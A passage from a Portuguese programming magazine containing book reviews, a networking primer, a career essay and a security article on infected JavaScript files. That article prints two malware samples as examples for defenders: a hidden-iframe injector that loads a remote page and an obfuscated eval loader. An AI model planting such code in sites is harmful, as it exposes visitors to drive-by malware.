Escrito por Fernando Martins

Faz parte da geração que se iniciou nos ZX Spectrum 48K. Tem um Mestrado em Informática e mais de uma década de experiência profissional nas áreas de Tecnologias e Sistemas de Informação. Criou a sua própria consultora sendo a sua especialidade a migração de dados.

Media Partners da Revista PROGRAMAR



Análises

Introdução ao Design de Interfaces

Exercícios em Java – Algoritmia e Programação Estruturada

Introdução ao Design de Interfaces

Título: Introdução ao Design de Interfaces

Autor: Manuel J. Fonseca, Pedro Campos e Daniel Gonçalves

Editora: FCA - Editora de Informática, Lda.

Páginas: 344

ISBN: 978-972-722-738-9




Para um livro que se designa por "Introdução ao", posso dizer que é um livro bastante completo. A começar pela capa, que na minha opinião, está muito bem conseguido. Simples, desde a fonte até á ilustração. Normalmente os livros técnicos não são "famosos" pelas suas capas mas este, destaca-se. O conteúdo do livro aborda o tema em quase todas as suas áreas, desde o início ao fim, os autores demonstram como é importante a interação humana perante dispositivos digitais, as suas fases de desenvolvimento e nos ensina a importância de seguirmos as regras de design.

O livro está dividido em três partes, de início, o livro contempla, historicamente, a importância que existe na interação Pessoa-Máquina, com histórias e exemplos que vão desde os primórdios da linha de comandos até as tecnologias mais recentes como interações móveis baseados em gestos/multi-toque.

Os autores na primeira parte descrevem-nos os fundamentos que existe na percepção humana, usabilidade de interação em geral, princípios, teorias e as máquinas. A começar pela fisionomia humana, os nossos sentidos e das nossas capacidades de interação, passando pelos sistemas que nós interagimos, neste caso os computadores e termina na ligação de Pessoa-Máquina, onde a compreensão do mesmo é importante para uma melhor escolha de estilos e boa prática de design de interfaces, parte importante para o bom desenvolvimento e que nos irão ajudar na compreensão nos capítulos seguintes do livro.

A segunda parte do livro mostra-nos os princípios e práticas

para uma boa construção de Interfaces, dividido em cinco capítulos. Desde a análise dos utilizadores, capítulo importante para o desenvolvimento de uma boa interface, conceitualização e prototipagem, até á criação do design gráfico em si e as avaliações finais dos mesmos, explicando bem os princípios de cada sector, todos eles coesos, bem definidos e com exemplos simples e práticos.




Por fim, a última parte, os autores destacam práticas que focam pontos importantes para o desenvolvimento de bons designs de interfaces, focando na prática de recolha e análise de informação de utilizadores, a importância do desenvolvimento de bons manuais para os utilizadores e por fim, as técnicas usadas na construção de web-sites e de como fazê-lo, seguindo as regras de design, para assim evitar os erros mais comuns praticado nesta área.

Em suma, o livro é de leitura fácil, tem uma escrita não demasiado técnico, com explicações detalhadas, material e pontos de vista interessantes, bons exemplos e recomendo o livro não só para alunos e professores mas a todos que queiram ter um conhecimento extra e importante, um guia, para quem desenha, desenvolve e/ou constrói sistemas onde existe uma interatividade Pessoa-Máquina.

"Escrito de acordo com o novo acordo ortográfico."

AUTOR



Escrito por Sérgio Alves

Designer Gráfico, Web-Designer e Programador, gosta de estar atualizado sobre as novas tendências Web, aficionado em User Interfaces, Usabilidade, User Experience e aproximações KISS. Velocipedista e fotografo como passatempo.

No twitter: @Scorpion_Blood

Exercícios em Java – Algoritmia e Programação Estruturada


Título: Exercícios em Java – Algoritmia e Programação Estruturada

Autor: Adelaide Carvalho

Editora: FCA

Páginas: 376

ISBN: 978-972-722-723-5



Quem está a dar, ou já deu, os seus primeiros passos na programação, sabe como tudo parece um bicho de sete cabeças. Seja qual for a linguagem de programação, existe um conjunto de regras mais simples do que a gramática da língua natural do programador, mas não deixa de ser tanto ou mais restritiva do que esta. Temos então o processo natural de aprendizagem de uma linguagem que passa normalmente pela leitura de texto explicativos destes conceitos, que numa primeira fase, por acentarem numa base lógica muito forte, se tornam muito complicados para a mente criativa do ser humano. Uma maneira de culmar esta dificuldade na absorção de informação e processos, é a prática. Assim como o exercício físico repetitivo cria flexibilidade e memória muscular, o exercício mental cria a mesma flexibilidade mental assim como molda o pensamento aos conceitos usados.

É neste âmbito que recai a edição do livro *Exercícios em Java – Algoritmia e Programação Estruturada* editado pela FCA. Um livro que apresenta uma grande panóplia de exercícios sobre os vários temas que um novo programador, em algum momento, terá de aprender. Java não deixa de ser uma boa linguagem de programação para iniciantes, ao abstrair alguns elementos básicos, assim como mantendo a forte tipagem de dados, ajudando a prevenir vários tipos de erros que um programador poderia cometer. O Java mantém além disso, a facilidade de criação de um ambiente de desenvolvimento. Em termos do livro, é então disponibilizado um grande conjunto de exercícios que apresenta a linguagem ao programador de uma forma faseada e modular. Começando com uma explicação de como instalar um ambiente de desenvolvimento assim como instalar e começar a programar com o IDE Eclipse, o programador fica então preparado para começar a praticar os exercícios que lhe serão fornecidos.

É de lembrar que não deixa de ser um livro de exercícios,

não é de esperar que seja uma fonte de informação de referência, onde uma pessoa possa aprender a programar, mas sim um conjunto de apresentações de como manusear a linguagem e como resolver gamas de problemas através das funcionalidades apresentadas pela linguagem. Exercícios estes que abrangem elementos básicos como operadores e dados naturais da linguagem até funções e recursividade. Os exercícios são apresentados de uma forma simples, com um enunciado. De seguida, são apresentados os passos a serem dados para a resolução: algoritmo, esquematização de variáveis, pseudo-código e no final, o código pedido pelo enunciado. Esta apresentação do livro *Exercícios em Java – Algoritmia e Programação Estruturada* revela uma boa fonte de informação necessária para elucidar um programador de como se entusiar no processo resolução de um problema, no entanto revela várias lacunas. A mais crucial será que a apresentação do algoritmo de resolução dos problemas não explica o porquê das escolhas efectuadas. Uma explicação textual do processo de resolução tornaria todo o trabalho de interpretação da informação apresentada muito mais acessível, algo que não é claro para um programador iniciante. É de notar que existem muitas e variadas “gralhas”, normais de uma primeira edição, sendo essa a razão que aconselho a quem possui este livro, que o leia com muita atenção. No entanto, para mim, o maior problema é a muito má indentação do código apresentado.

A leitura deste código é muito difícil, mesmo nos programas mais pequenos. A autora deste livro optou também por apresentar as soluções aos exercícios ainda antes da apresentação do exercício seguinte. Se o possuidor do livro *Exercícios em Java – Algoritmia e Programação Estruturada* pretender ser testado, necessita de ter a integridade de não visualizar o conteúdo seguinte. Isto demonstra que o pretendido com o livro é somente a apresentação do processo estruturado de resolução. Em conclusão, o livro *Exercícios em Java – Algoritmia e Programação Estruturada* é um livro com um bom conteúdo mas falha claramente na apresentação. O meu conselho a quem pretende adquirir um livro de exercícios, ou um que demonstre como utilizar os conceitos apresentados num livro de iniciação à programação, que espere pela segunda edição onde o conteúdo terá sofrido uma revisão e correcção dos erros existentes.

AUTOR



Escrito por Carlos José Dias

Programador desde os tempos do Sinclair 48k, passa o tempo entre o trabalho, família e o fórum P@P.

A universidade já la vai, ficando a responsabilidade de manter a sua empresa Simple Gray, e salpicos de saiação por fazer aquilo que gosta, programar e ajudar a quem quer aprender.

No Code

Viagem da Informação

“Camaleão! De que cor?”

Verifica regularmente os ficheiros JavaScript do seu site?

Entrevista a Tiago Andrade e Silva

Projecto em Destaque na Comunidade Portugal –a– Programar : Taggeo

Viagem da Informação

Todos os dias interagimos e comunicamos com diversas pessoas. Pessoalmente ou utilizando as redes. Comunicamos com pessoas, comunicamos com o nosso computador, com nós próprios. E costumamos ser bons nisso. Por norma somos realmente bons a comunicar.

Numa visão mais informática, e deixando de lado as redes sociais, creio que o leitor concordará comigo quando digo que o simples ato de acedermos ao mail, usarmos o Google para pesquisar algo do nosso interesse, ou visitar um determinado site é uma forma de comunicar. De aceder à informação e de a enviarmos.

Mas que caminho segue a informação até chegar até nós?


“Antigamente”, visto que este ainda é um passado com um pé no presente, usávamos tipicamente redes múltiplas, ou seja, utilizávamos uma rede para o equipamento telefónico, outra para a internet e às vezes ainda uma outra rede para a televisão. Hoje em dia, na maior parte das casas portuguesas, optamos por um único serviço que nos dá acesso à televisão, à rede e ao telefone. Estas novas redes são conhecidas como as redes convergidas. Por terem vários serviços num só, numa só rede. Desta forma podemos afirmar que uma rede convergida é uma rede escalonável que nos permite albergar vários tipos de ligações.

Contudo este artigo, assenta principalmente na forma como comunicamos e interagimos na rede das redes, a internet.

Sabemos que a rede é hierárquica e distribuída, tolerante a falhas de forma a que os conteúdos que acedemos diariamente estejam sempre disponíveis. E a maior parte das vezes apenas queremos saber onde está o cabo para ligarmos o computador à rede, ou melhor ainda sabemos qual a password do Wireless. Para irmos “direitinhos” ao browser e ver o email ou usar o Google.

A maior parte das vezes esquecemos toda a “máquina” que está por trás. E que não precisamos de estar ligados à internet para estar numa rede. Eu pelo menos esqueço e acredito que alguns leitores terão a mesma opinião que eu. E é isto que eu proponho ao leitor. Uma viagem pela pilha de protocolos, até a informação se fundir nos bits e nos bytes, porque para termos acesso a uma rede, apenas precisamos de ligar dois computadores entre si.

Conhecemos principalmente dois modelos que auxiliam o bom funcionamento das regras da comunicação através na internet. O Modelo OSI e o Modelo TCP/IP.



Apesar de serem diferentes, estes dois modelos, andam quase de mãos dadas um com o outro, sendo o seu objetivo final o mesmo.

O modelo OSI é um modelo de referência, fornece uma referência comum para uma manutenção consistente dentro de todos os tipos de protocolos de rede e serviços. Contudo, não tem a intenção de ser uma especificação de implementação. O principal propósito de um modelo de referência é o de auxiliar a um entendimento mais claro das funções e processos envolvidos.

Um modelo de protocolo fornece um modelo que corresponde à estrutura de um conjunto específico de protocolos. O conjunto hierárquico de protocolos representa tipicamente toda a funcionalidade necessária para fazer interface da rede humana com a rede de dados. O modelo TCP/IP é um modelo de protocolo porque descreve as funções que ocorrem em cada camada de protocolos dentro do conjunto TCP/IP.

A maioria dos modelos de protocolo descrevem uma pilha de protocolo específica de um fornecedor. No entanto, o modelo TCP/IP é um padrão aberto.

O modelo TCP/IP foi feito baseado em RFC's, *Request for Comments*, em que várias pessoas participaram num debate que foi aberto a todo o público, dando opiniões até ser encontrado o modelo final.

De uma forma muito sucinta, a comunicação é feita recorrendo a uma interacção entre os protocolos das várias camadas, por exemplo: o protocolo *http* codifica a informação que vai ser transmitida e envia-a para o *TCP* que por sua vez transmite e transporta a informação. O *IP* “vê” para onde deve mandar os pacotes segmentados pelo *TCP* e envia-o para a *Ethernet* que por sua vez coloca os dados no “fio” da rede (assumindo que estamos a usar uma ligação por cabo numa rede local). Os protocolos são independentes da tecnologia usada, definem a sintaxe da informação trocada na rede.

Há duas noções importantes a reter neste momento, a segmentação e o encapsulamento. A segmentação consiste em partir a informação que nos interessa em partes mais pequenas para serem mais facilmente transmitidas, e o encapsulamento é a adição de meta informação à informação já existente.

Como cada camada do modelo acrescenta a meta informação de que necessita, é assim aumentado o overhead (quantidade de informação) de cada PDU (protocol data unit). O nome do PDU difere à sua passagem em cada uma das camadas.

Assim, quando a informação (dados) é segmentada, estas pequenas partes geradas são chamadas de segmentos *TCP*, o nome do PDU da camada de transporte. O segmento é então enviado para a camada *Internet* em que, após sofrer novo encapsulamento, se passa a denominar por pacote.

Assim, podemos dizer que o protocolo *TCP/IP* são as camadas de transporte (*TCP*) e de rede (*Internet*) que actuando em conjunto, sabem para onde devem enviar o PDU pois a camada de rede já lhe adicionou o *IP* de destino.

Embora o protocolo *IP* seja independente do meio utilizado, a *MTU* (unidade máxima transmitida) já depende do meio pois o cabo de fibra óptica pode enviar pacotes de dados com um tamanho maior do que os fios de cobre por exemplo.

Continuando a nossa viagem, o pacote é então enviado para a camada de *Interface de rede* ou a camada de *acesso à rede*. É nesta altura que o pacote é encapsulado e transformado em *frame*.

Este é um dos pontos que o modelo *OSI* é mais específico pois tem duas subcamadas correspondentes à última camada do *TCP/IP*.

Nestas camadas, assumindo mais uma vez que estamos numa rede local que pode ou não estar ligada à internet, podemos falar no protocolo *Ethernet* que trata da interligação de várias máquinas. A *Ethernet* é importante porque fica entre a camada física dos dados e a camada lógica dos dados.


A camada de rede pode ser subdividida em duas subcamadas:

Subcamada LLC (*logical link control*) - Trata da parte do software, é independente do equipamento físico e faz a ligação com as camadas superiores, é responsável por encapsular o pacote originando a *frame*.

Subcamada MAC (*media access control*) – Trata da parte do hardware, coloca a *frame* em cima do cabo (os bits) e, se houver erros, pode tentar recupera-los.

Assim o *IP* “deixa cair” o pacote na *Ethernet*, a camada *LLC* adiciona-lhe os metadados necessários e passa-os para a camada *MAC* que verifica se o canal que está a usar está ou não livre para enviar esses mesmos dados.

A próxima imagem tenta exemplificar com algum pormenor as fases pelas quais passam os dados que enviamos para a rede.



De forma muito simples, e recordando o leitor, obtemos o seguinte “conjunto de palavras chave”:

Dados – Segmento – Pacote – Frame – Bits

E são estas informações que ajudam a que a comunicação se faça correctamente, de forma a que os dados gerados por nós sejam bem enviados e bem recebidos.

Devemos ter sempre em mente que, se a informação percorre todos estes processos e caminhos quando a enviamos, irá fazer o percurso inverso quando a recebemos.

No Code

VIAGEM DA INFORMAÇÃO


Mas como é que a rede sabe que aqueles dados são para “nós”?

Caso o leitor esteja, por exemplo, a fazer uma pesquisa, ou até mesmo a fazer o download da nossa revista, é enviada a informação de que quer aceder à mesma. Assim, como resposta, o servidor em que está alojada a informação envia os dados pedidos passando, também, por todos os processos de encapsulamento que apresentamos anteriormente.

Neste processo, um dos dados que é adicionado é o nosso endereço de ip, como está ilustrado na figura. Assim, quando os dados estão na rede universal e chegam ao nosso router, este irá reencaminha-los para o switch que com a sua tabela ARP – tabela onde se encontram as correspondências entre as interfaces de rede e os respectivos endereços MAC – irá entregar os dados ao computador respectivo.

Como fecho deste artigo, e apenas por curiosidade, vamos considerar uma operação que o leitor pode fazer facilmente no seu dia-a-dia.

“ A maioria dos protocolos oferece uma pilha de protocolo específica de um fornecedor. No entanto o modelo TCP/IP é um padrão aberto ”




Vamos considerar o envio de um email em que anexamos um documento ou uma imagem qualquer. Supondo que o tamanho desse email é aproximadamente 6MB e que a nossa MTU é de 1500 bytes.

Fazendo a segmentação e encapsulação da informação obtemos (aproximadamente): $6000000/1500=4000$.

Ou seja, um email de 6MB cria 4000 frames Ethernet para serem enviadas pela rede, num simples email.



AUTOR



Escrito por Rita Peres

Natural de Castelo Branco e estudante de Engenharia Informática da Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010 (<https://www.facebook.com/rita.aperes>)

“Camaleão! De que cor?”

Cada vez mais ouvimos falar de crise e austeridade, de dificuldades económicas, emigração... Muitos dizem que têm de sair do país se querem ter emprego. Outros simplesmente dizem que estão desempregados e contentam-se. Muitos lutam cada dia por achar uma nova forma de garantir o futuro e cada vez mais o presente. Não descansam enquanto não acham uma solução, por mais incrível que seja. Muitos acomodam-se aos subsídios do estado e passam umas férias prolongadas... até que este acabe, e então é que levam as mãos à cabeça.

Pude ler através da Lusa, que em Agosto o desemprego em Portugal aumentou para os 15.9%. Não me surpreende. Faço parte de um grupo de portugueses que nos inícios de Julho, Agosto ou Setembro, contribuí para o aumento da taxa de desemprego – os docentes. Cada vez mais ouvimos de cortes na educação e diminuição do número de professores a serem contratados. O que nos acontece?

Posso falar da minha própria experiência. Sou licenciada em ensino e em todos os anos em que leccionei nunca tive certezas de um emprego garantido no ano seguinte. De facto, neste momento, não posso garantir se o meu posto de trabalho existirá nos próximos anos, ou se será extinto pela diminuição da taxa de natalidade e pelas medidas de austeridade a que todos estamos sujeitos.

“ Cada vez mais temos de deixar as visões quadradas de que apenas devemos fazer aquilo para o qual estudámos. ”

Só que este ano tive uma oportunidade de ouro que mudou a minha forma, por vezes quadrada, de ver as coisas. Sempre pensei, e continuo a pensar, que tendo oportunidade de fazer o que se gosta, devemos aproveitar. O que não pensei é que muitas vezes essa visão pode-nos tapar os olhos de facto. Agarrados a esse “mote” de vida, não nos damos sequer ao trabalho de experimentar outras coisas. Agimos como

crianças, quando se lhes dá uma comida que nunca comeram a provar, e eles dizem logo à partida que não gostam... mas nunca experimentaram.

Comigo foi assim. Há onze anos (só para verem o tamanho da casmurrice) que me dizem, “devias estudar programação”, “devias pensar noutra coisa para fazer, porque não programação?”. Eu sempre disse que isso seria muito complicado, areia a mais para a minha camioneta, que nunca seria capaz de programar, que nem sequer era a minha área, uma vez que sempre fui virada par as artes.

O mais engraçado é que a vida às vezes prega-nos cá cada partida do arco da velha....

“ Eu sempre disse que isso seria muito complicado, areia a mais para a minha camioneta, que nunca seria capaz de programar, que nem sequer era a minha área (...) ”

No final do passado mês de Junho, dei comigo à porta do IEFP, numa enorme fila de docentes como eu, que esperavam desde as 7h da manhã e que ficariam ali todo o dia até serem atendidos, e de outros que teriam de vir no dia seguinte... Ora quando chegou a minha vez, entreguei a minha documentação e tive que preencher alguns impressos. Entre eles encontrava-se um que referia vários cursos dos quais teríamos de escolher um. Não sei porquê, (se calhar por causa do passarinho que há 11 anos me canta ao ouvido) escolhi um intitulado “percurso internet – elaborar páginas para a internet”, ou seja, HTML.

E lá fui eu... a pensar que não ia conseguir fazer nada de jeito... que não ia aprender nada de significativo...

No Code

“CAMALEÃO! DE QUE COR?”

Não podia estar mais enganada. O curso em si, não foi muito completo, pois eram apenas 50h. Mas foi o suficiente para me por a fazer o que eu nunca imaginei que viesse a fazer. Imaginem o que é durante anos chatear o marido ou esposa por estar até altas horas da noite a programar... e de repente são vocês que fico acordada até às 2:30 da manhã a programar, só porque queria aprimorar e aprender novos truques para aplicar na página... Como disse o personagem Neo em “*The Matrix*”, o destino não existe sem um suave senso de ironia.



Foi aí que eu caí em mim e comecei a ponderar muito seriamente uma carreira alternativa na área das TI. Agora, paralelamente às minhas aulas, estou a frequentar cursos de programação online, para ganhar bases o mais rápido possível, pois agora penso que uma mudança de carreira será inevitável.

Cada vez mais temos de deixar as visões quadradas de que apenas devemos fazer aquilo para o qual estudámos. Cada vez mais temos de nos adaptar às mudanças e exigências do quotidiano presente e futuro. Lembra-me um jogo de infância “Camaleão, de que cor?” no qual tínhamos de nos juntar à cor que era dita.

Penso que as TI são uma área com grande capacidade de acolhimento e uma grande aposta. Há sempre algo novo a acontecer. É um mundo em constante evolução e revolução. E haverá cada vez mais lugar para um I.T.

Alguém que me é muito querido costumava dizer “ Não me preocupa o futuro, muito em breve ele virá!” Só espero ser

camaleão na hora certa.

Na realidade a verdadeira adaptação passa por uma mente inquieta, pela sede de conhecimento e pela constante busca de algo novo.

Uma ideia, pode surgir a qualquer momento. Silicon Valey começou por ser uma terra desconhecida onde um grupo de estudantes com muita criatividade se juntavam a mostrar as façanhas que conseguiam com apenas primitivos circuitos electrónicos.

Desse tempo permanece a Apple nascida numa garagem, pelas mãos de um estudante baldas, mas visionário e de um brilhante estudante de engenharia. A HP, também nascida numa garagem em Palo Alto, California, pelas mãos de dois estudantes, Bill Hewlett e David Packard, cujo primeiro cliente foi só a Walt Disney Studios. A grande Microsoft também nasceu de estudantes, da vontade de mudar o mundo, do não conformismo e da adaptação.

“ Há sempre algo novo a acontecer. É um mundo em constante evolução e revolução ”

Tudo o que somos é um conjunto de tudo aquilo que aprendemos. Não precisamos de ser só uma coisa. As potencialidades do ser humano são incríveis. Temos é de estar dispostos a ir mais além. Não ficarmos no nosso canto confortável. Testarmos os nossos limites e adaptarmo-nos às cores que o mundo exige, mantendo a nossa distinta individualidade. T.I, uma saída? E porque não?

AUTOR



Escrito por Sara Santos

Professora do Ensino Básico e de Educação Musical. Deu os seus primeiros passos na programação no tempo do DOS e do dBasell plus. Autodidacta nas novas tecnologias, iniciou a aprendizagem em VB.Net v2005 estando actualmente a aprofundar conhecimentos através de formação certificada na área da programação web e plataformas moveis. Membro do Staff da Revista Programar desde a 30ª edição.

Verifica regularmente os ficheiros JavaScript do seu site?

Existem cada vez mais websites portugueses infestados com malware. Prova desta minha afirmação é número de domínios, com o domínio de topo pt, que estão aparecer em blacklists de bases de dados de malware.

Os ficheiros JavaScript (.js) são dos principais tipos de ficheiros escolhidos para alojar código malicioso. São ficheiros que, na maioria das situações, são carregados em todas as páginas (como por exemplo, nas frameworks jQuery, MooTools, entre outras). Também tornam a detecção mais difícil porque muitos utilizadores, ou ferramentas de análise de código malicioso, apenas verificam o código fonte da página activa do browser e nunca as suas dependências.

Exemplo de um código malicioso (não ofuscado):

```
function frmAdd() {
  var ifrm = document.createElement('iframe');
  ifrm.style.position = 'absolute';
  ifrm.style.top = '-999em';
  ifrm.style.left = '-999em';
  ifrm.src = "http://xxxxxxxxxxxxxx.com/Scripts/
              index.php";

  ifrm.id = 'frmId';
  document.body.appendChild(ifrm);
};
window.onload = frmAdd;
```

O que comprometer os ficheiros? (e permitir que sejam “infectados” com código malicioso)

- Servidor de alojamento comprometido;
- Conta de alojamento comprometida (página web vulnerável ou aplicações web desatualizadas – exemplo: Joomla, Wordpress, Drupal, entre outros);
- Sistema operativo infectado com algum malware (posteriormente podem obter dados confidenciais de aplicações FTP para o controlo de páginas web);
- Download de ficheiros JavaScript infectados (principalmente quando o download de determinadas frameworks não é efectuado nos respectivos sites oficiais).

Praticamente todos os códigos maliciosos apresentam-se ofuscados, o que requer uma maior atenção, principalmente manual, para analisar e criar uma futura assinatura para prevenção de situações semelhantes. Os próprios antivírus apresentam uma taxa de detecção muito baixa devido às várias técnicas para ofuscar o código

malicioso.

Exemplo de um código malicioso (ofuscado):

```
try { 1 - prototype; } catch (asd) { x = 2; } if
(x) { fr = "fromChar"; f = [4, 0, 91, 108, 100,
88, 107, 95, 100, 101, 22, 91, 105, 99, 54, 91,
90, 29, 32, 22, 112, 4, 0, 107, 88, 104, 21, 96,
92, 103, 100, 22, 50, 23, 90, 100, 90, 107, 98,
92, 100, 105, 37, 89, 103, 92, 87, 105, 92, 59,
97, 92, 99, 90, 101, 106, 29, 30, 95, 91, 105, 87,
98, 92, 29, 30, 50, 3, -1, 96, 92, 103, 100, 36,
104, 107, 111, 97, 92, 36, 101, 102, 105, 94, 107,
95, 100, 101, 51, 28, 88, 88, 104, 102, 98, 106,
107, 91, 28, 50, 3, -1, 96, 92, 103, 100, 36, 104,
107, 111, 97, 92, 36, 105, 102, 102, 50, 30, 35,
46, 48, 47, 90, 100, 29, 48, 4, 0, 94, 93, 104,
98, 37, 105, 105, 112, 98, 90, 37, 98, 90, 93,
106, 50, 30, 35, 46, 48, 47, 90, 100, 29, 48, 4,
0, 94, 93, 104, 98, 37, 105, 103, 90, 22, 21, 52,
22, 23, 95, 106, 105, 103, 48, 36, 38, 99, 94, 88,
99, 94, 95, 91, 86, 107, 106, 94, 90, 97, 90, 107,
105, 35, 90, 101, 98, 38, 94, 105, 107, 102, 35,
103, 94, 101, 25, 49, 2, 1, 95, 91, 105, 99, 35,
96, 90, 21, 52, 22, 28, 93, 104, 98, 64, 90, 28,
50, 3, -1, 91, 101, 88, 108, 99, 90, 101, 106, 35,
89, 101, 89, 112, 36, 86, 103, 102, 90, 101, 90,
56, 95, 95, 97, 91, 30, 94, 93, 104, 98, 32, 49,
2, 1, 115, 48, 4, 0, 108, 96, 100, 89, 102, 109,
35, 102, 100, 97, 102, 87, 89, 23, 51, 21, 93,
104, 98, 56, 90, 89, 50, 3, -1]; v = "eva"; } if
(v) e = window[v + "1"]; w = f; s = []; r =
String; z = ((e) ? "Code" : ""); zx = fr + z; for
(i = 0; 291 - 5 + 5 - i > 0; i += 1) { j = i; if
(e) s = s + r[zx]((w[j] * 1 + (9 + e("j%3")))); }
if (x && f && 012 === 10) e(s);
```

Alguns dos códigos são bastante sofisticados. Desde a utilização de serviços de geo-localização de IP para enviarem o visitante para diversos sites dependendo do seu local, até ao controlo das diversas versões do browser para lançar o respectivo exploit (muitas vezes ainda desconhecidos por parte das empresas de software).

É necessário que exista um protocolo de segurança por parte dos webdevelopers, ou responsáveis pelo site, para analisarem regularmente as suas aplicações web. Ser bloqueado pelo Google devido à infecção do site com código malicioso (Safe Browsing) pode causar danos consideráveis, principalmente monetários e de reputação perante os clientes/visitantes.

O visitante de um site que está infectado também pode ter um papel activo na segurança deste, reportando o quanto antes ao responsável. Se o site for bloqueado pelo seu conteúdo malicioso, o visitante pode utilizar a ferramenta online ScanPW (<http://pke.nu/scan>) para verificar o código fonte e obter um email válido ou um link para uma página de contacto.

No Code

VERIFICA REGULARMENTE OS FICHEIROS JAVASCRIPT DO SEU SITE?

Por vezes, observar uma página web no seu código-fonte pode ajudar bastante na prevenção de problemas de segurança.

Nas últimas semanas deparei-me com algumas situações lamentáveis. Muitos responsáveis pelos sites infectados não têm qualquer conhecimento de como detectar, remover e corrigir problemas de segurança. Dos 10 últimos sites .pt publicados em listas negras de malware, 8 apresentavam ficheiros JavaScript maliciosos:

Nome do ficheiro	Descrição do problema
jquery.scrollable.js jquery.js overlib.js	<iframe> para site com malware que simula o Google Analytics
swfobject.js gk.script.js	<iframe> para site que contém malware que explora falhas no
js.Rollover.js funcs.js	<iframe> para sites que contêm adware
jspngfix.js	<iframe> para site que comercializa produtos farmacêuticos

Após contacto estabelecido com os responsáveis pelos sites, apenas dois responderam. Um mencionou que não tinha conhecimento de como remover. O outro utilizador já tinha sido informado do problema (há cerca de 3 meses!!), contactou o web-developer mas nunca obteve resposta.

É uma realidade este cenário da pouca preocupação pela segurança da informação na web.

Deixo aqui algumas ferramentas que podem ser úteis no auxílio e prevenção neste tipo de vicissitudes:

- ⇒ ScanPW (<http://pke.nu/scan>)
- ⇒ Malzilla (<http://malzilla.sourceforge.net>)
- ⇒ Wepawet (<http://wepawet.iseclab.org/>)
- ⇒ Unmask Parasites (<http://www.unmaskparasites.com/>)
- ⇒ JSUNPACK (<http://jsunpack.jeek.org/dec/go>)
- ⇒ Sucuri SiteCheck (<http://sitecheck.sucuri.net/scanner/>)

No entanto, se já tem o seu site bloqueado pelo Google Safe Browsing, recomendo a leitura desta página - <http://support.google.com/webmasters/bin/answer.py?hl=pt-BR&answer=163634> e seguir os passos indicados.



 chrome

Perigo: Foram Detetados Programas Maliciosos Mais à Frente!

O Google Chrome bloqueou o acesso a esta página no [www.riiing.net](#).

